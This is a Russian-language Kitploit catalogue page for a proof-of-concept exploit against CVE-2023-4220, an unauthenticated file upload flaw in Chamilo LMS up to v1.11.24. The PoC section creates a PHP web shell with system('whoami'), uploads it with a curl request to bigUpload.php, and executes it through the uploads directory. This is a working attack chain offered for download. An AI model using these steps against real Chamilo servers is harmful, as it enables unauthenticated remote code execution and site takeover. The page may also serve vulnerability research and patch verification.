
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Chamilo-LMS-Unauthenticated-File-Upload-CVE-2023-4220 — Эксплойт-доказательство концепции для CVE-2023-4220: неаутентифицированная загрузка файлов в Chamilo LMS, позволяющая хранимый XSS и удаленное выполнение кода через развертывание веб-оболочки. | Kitploit
Инструменты/GitHubGitHub/dollarboysushil/chamilo-lms-unauthenticated-file-upload-cve-2023-4220
Генерация полезной нагрузкиАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеИнструмент Удаленного Доступа
GitHubdollarboysushil/chamilo-lms-unauthenticated-file-upload-cve-2023-4220

Chamilo-LMS-Unauthenticated-File-Upload-CVE-2023-4220

Эксплойт-доказательство концепции для CVE-2023-4220: неаутентифицированная загрузка файлов в Chamilo LMS, позволяющая хранимый XSS и удаленное выполнение кода через развертывание веб-оболочки.

РепозиторийСайт
1102 лет назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    589
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    361
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    339
  • 5

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    322

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

Chamilo-LMS-Unauthenticated-File-Upload-

Неограниченная загрузка файлов в механизме большой загрузки файлов /main/inc/lib/javascript/bigupload/inc/bigUpload.php в Chamilo LMS <= v1.11.24 позволяет неаутентифицированным злоумышленникам выполнять хранимые XSS-атаки и получать удаленное выполнение кода посредством загрузки веб-шелла.

Затронутая версия ≤v1.11.24

Идентификатор CVE CVE-2023-4220

Сводка уязвимости

Функциональность большой загрузки файлов через /main/inc/lib/javascript/bigupload/inc/bigUpload.php позволяет загружать произвольные файлы в каталог /main/inc/lib/javascript/bigupload/files в пределах корневого каталога веб-сервера.

Доказательство концепции

  • Если каталог /main/inc/lib/javascript/bigupload/files существует, мы можем загрузить произвольный файл следующим образом;


  • Создайте вредоносный PHP-файл echo '<?php system("whoami"); ?>' > dollarboysushil.php Untitled (1).png

  • Затем мы можем загрузить этот файл, выполнив следующую команду:

    `$ curl -F '[email protected]' 'http://<website>/main/inc/lib/javascript/bigupload/inc/bigUpload.php?action=post-unsupported'` 
    

    Untitled (1).png

  • Мы можем проверить, что наш файл загружен, посетив каталог /main/inc/lib/javascript/bigupload/files Untitled (1).png


  • И мы можем выполнить его, нажав на PHP-файл, что даст вывод команды whoami Untitled (1).png
Скачать инструмент






